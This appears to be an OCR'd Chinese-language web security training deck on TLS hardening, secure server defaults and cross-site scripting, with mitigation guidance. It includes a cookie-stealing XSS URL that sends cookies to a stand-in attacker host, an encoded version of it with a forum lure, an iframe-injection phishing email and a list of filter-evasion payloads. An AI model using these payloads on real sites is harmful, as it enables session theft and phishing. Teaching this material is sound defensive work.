
- 協定越新越好
  - ✓使用 TLS v1.2
  - ✓關閉有問題的 TLS v1.1、TLS v1.0、SSLv3、 SSLv2
- 避免使用有問題的加密法或Hash
  - ✓不要再使用DES、3DES、MD5、RC4
- 加密長度
  - ✓1024 以上
- Implementation(產品/程式碼)使用最新版
- 參考文件
  - ✓ http://blog.jobbole.com/80591/ (SSL/TLS 部署最佳实践 v1.3)
  - ✓ https://www.ssllabs.com/projects/best-practices/

部署強化 ➔ “Secure Defaults”

- 主機系統設定
  - ✓ OS /系統元件是否更新上patch
  - ✓ 修改預設登入帳密
  - ✓ 關閉不必要的網路服務(service ports)
- 網站環境設定
  - ✓ SSL設定
  - ✓ Web Server設定
    - 小心控管“系統網頁”(例: Tomcat Admin、phpMyAdmin for MySQL、PHP Info page …)
    - 關閉目錄瀏覽權限
    - 關閉檔案執行權限
    - 限縮Google搜尋範圍(robots.txt)
    - OS執行權限最小化
- 網頁系統設定
  - ✓ 移除 “debugging modes”
    - Log、backdoor、PW、comment
  - ✓ 強化管理帳密
  - ✓ 開啟存取控管設定
  - ✓ 資料庫存取權限最小化

https://pic.pimg.tw/applause29/1456553329-2587487144_n.jpg





A7 - Cross-Site Scripting (XSS)



XSS (生:1996 ~ 卒:?)
駭客
偷偷讓網站閱讀者
做駭客指定的事情 ~

反射式XSS範例：搜尋引擎！


故事就是這樣開始的 ....

```
<%
  ...
  Response.Write “<div class=‘label’>以下是您要搜尋的資料</div><br />"
  Response.Write “關鍵字: " & Request.Form(“SearchKeyWord")
  ...
%>
```

反射式XSS範例 (cont.)




寫入式XSS範例：留言板



攻擊一：身份盜用

攻擊步驟：以無名小站為例

- 找到可用的URL –
  - ✓ *http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>alert(document.cookie)</script>&search_title=1*



會彈出小視窗，確認存在弱點！

結合編碼與社交工程

- **特製惡意網址**

  http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace("http://www.evilhost.com/getcookie.asp?k="+document.cookie)</script>&search_title=1

- **將其編碼**

  http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36…(略)&search_title=1

- **到論壇求救**

  - ✓ 『我 blog 有問題 / _ \，麻煩到這裡看一下 』…

拿到cookie後進行冒名登入

攻擊二：種惡意程式

- 透過 XSS 讓使用者中惡意程式
  - ✓攻擊 **Browser**
  - ✓攻擊 **Office**
  - ✓攻擊 **Adobe**
  - ✓攻擊 **WinRAR**
  - ✓攻擊 **…..**
- 由惡意程式到使用者電腦上挖寶

攻擊三：網頁被置換？

http://anti-hacker.blogspot.com/2009/08/sorry.html

寄件者: Fred Weng [翁御舜]
收件者: Fred Weng [翁御舜]
副本:
主旨: 醫院針對疫情重要公告....

各位媒體朋友：

本院今日有針對 H1N1 疫情相關重要公告，請參見官網 今日最新消息。

http://demo.testfire.net/search.jsp?query=<iframe src=http://www.iqiyi.com/w_19s2bdesvp.html height=600 width=600>


- Mozilla Firefox
檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) ScrapBook (S) 工具 (T) 說明 (H)
最常瀏覽 新手上路 即時新聞 生活 附加工具 IP Map
會員登入_通路卡專用
密碼
登入
會員登入_身分證號專用
證號
登入
密碼
你的密碼被
我拿到了：
admin1234！
給他假的登入畫面

防護建議

- 輸入檢查 + 輸出轉換！
- 輸入檢查
  - ✓白名單 → 長度!
  - ✓黑名單 …….. (除非白名單無法使用)

```
set Reg = new RegExp
with Reg
    .Pattern = "['"#:;()<>,=+ ]"
    .Global = True
end with
test = Reg.Replace( Request.QueryString("test") , "" )
```

<<script>>… ?!
<scr<script>ipt> ….?!


https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://gbhackers.com/top-500-important-xss-cheat-sheet/

✓黑名單.....你怎麼處理得完~

- ✓ <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
- ✓ <IMG SRC="javascript:alert('XSS');">
- ✓ <IMG SRC=JaVaScRiPt:alert('XSS')>
- ✓ <IMG SRC=javascript:alert("XSS")>
- ✓ <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
- ✓ <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
- ✓ <IMG SRC=javascript:alert('XSS')>
- ✓ <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
- ✓ <IMG SRC="jav	ascript:alert('XSS');">
- ✓ .....

防護建議(cont.)

- .NET 1.1 之後預設會檢查，但是....



關閉檢查 ：

```
<%@ Page validateRequest="false" %>
```

or in web.config :

```
<configuration>
   <system.web>
      <pages validateRequest="false" />
   </system.web>
</configuration>
```

防護建議(cont.)

➢輸出轉換：Sanitization(消毒)

✓透過編碼，告訴瀏覽器這些是“資料”!!!

– 如果輸出資料到網頁內容➔ HTML-Encoding

Character	HTML Entity
<	&lt;
>	&gt;
&	&amp;
“	&quot;
‚	&sbquo;
#	&#35;
‘	&#39;
(	&#40;
)	&#41;
+	&#43;
:	&#58;
;	&#59;
=	&#61;

C# Example:

```
StringBuilder sb = new StringBuilder(
HttpUtility.HtmlEncode(input));
sb.Replace("&lt;b&gt;", "<b>");
sb.Replace("&lt;/b&gt;", "<b>");
sb.Replace("&lt;i&gt;", "<i>");
sb.Replace("&lt;/i&gt;", "</i>");
Response.Write(sb.ToString());
```

PHP:
Ensure output is passed through htmlentities() or htmlspecialchars()

ASP : Server.HTMLEncode(string)

Java :

```
import static org.apache.commons.lang.StringEscapeUtils.escapeHtml;
// ...
String source = "The less than sign (<) and ampersand (&) must be escaped before using them
String escaped = escapeHtml(source);
```

– 如果輸出資料到網址區➔ URL-Encoding

例：.NET : (System.Web) HttpUtility.UrlEncode()

防護建議(cont.)

■線上報名資料維護：

線上填寫成功，可使用身分證字號，出生年月日及任一聯絡電話作爲密碼再次進入系統：

身分證字號	
生　　日	1980 年 1 月 1 日
電　　話	(不需填區碼)
確定	

<script>alert(1111)</script>~

履歷填寫若有任何問題，請您 email 至 [redacted] 人力資源處 hr@[redacted] 或洽服務電話：(02) [redacted] 5

https[redacted]ErrMsg=%3Cscript%3Ealert(1111)%3C/script%3E~&PositionNo=MA - 原先的原始檔

檔案(F) 編輯(E) 格式(O)

```
114                 <input name="step" type="hidden" value="login">
115                 <input name="PositionNo" type="hidden" class="button" value="MA">
116                 <input name="B1" type="submit" class="button" value="確定">
117               </td>
118             </tr>
119           </table>
120           </form>
121           <font color="red" class="font-9">&lt;script&gt;alert(1111)&lt;/script&gt;~</font>
122                 <p align="center"><font SIZE="2" color="#FF0000">履歷填寫若有任何問題，請您
123                   email 至[redacted]人力資源處 <a
      href="mailto:hr[redacted].com.tw">hr[redacted].com.tw</a>
124                 或洽服務電話：(02)[redacted] ext [redacted]</font></p>
125 </center>
```

防護建議(cont.)

✓使用Framework所提供的相關資源

- **.NET**
  - **Microsoft Anti-XSS Library**
    (https://www.owasp.org/index.php/.NET_AntiXSS_Library)
    - System.Web.Security.AntiXss
    - 使用方式 ： http://haacked.com/archive/2010/04/06/using-antixss-as-the-default-encoder-for-asp-net.aspx/
- **JAVA:**
  - **DeXSS** -- Java program for removing JavaScript from HTML (http://dexss.org)
  - How to Build an HTTP Request Validation Engine for Your J2EE Application

    (http://www.owasp.org/index.php/How_to_Build_an_HTTP_Request_Validation_Engine_for_Your_J2EE_Application)


防護建議(cont.)

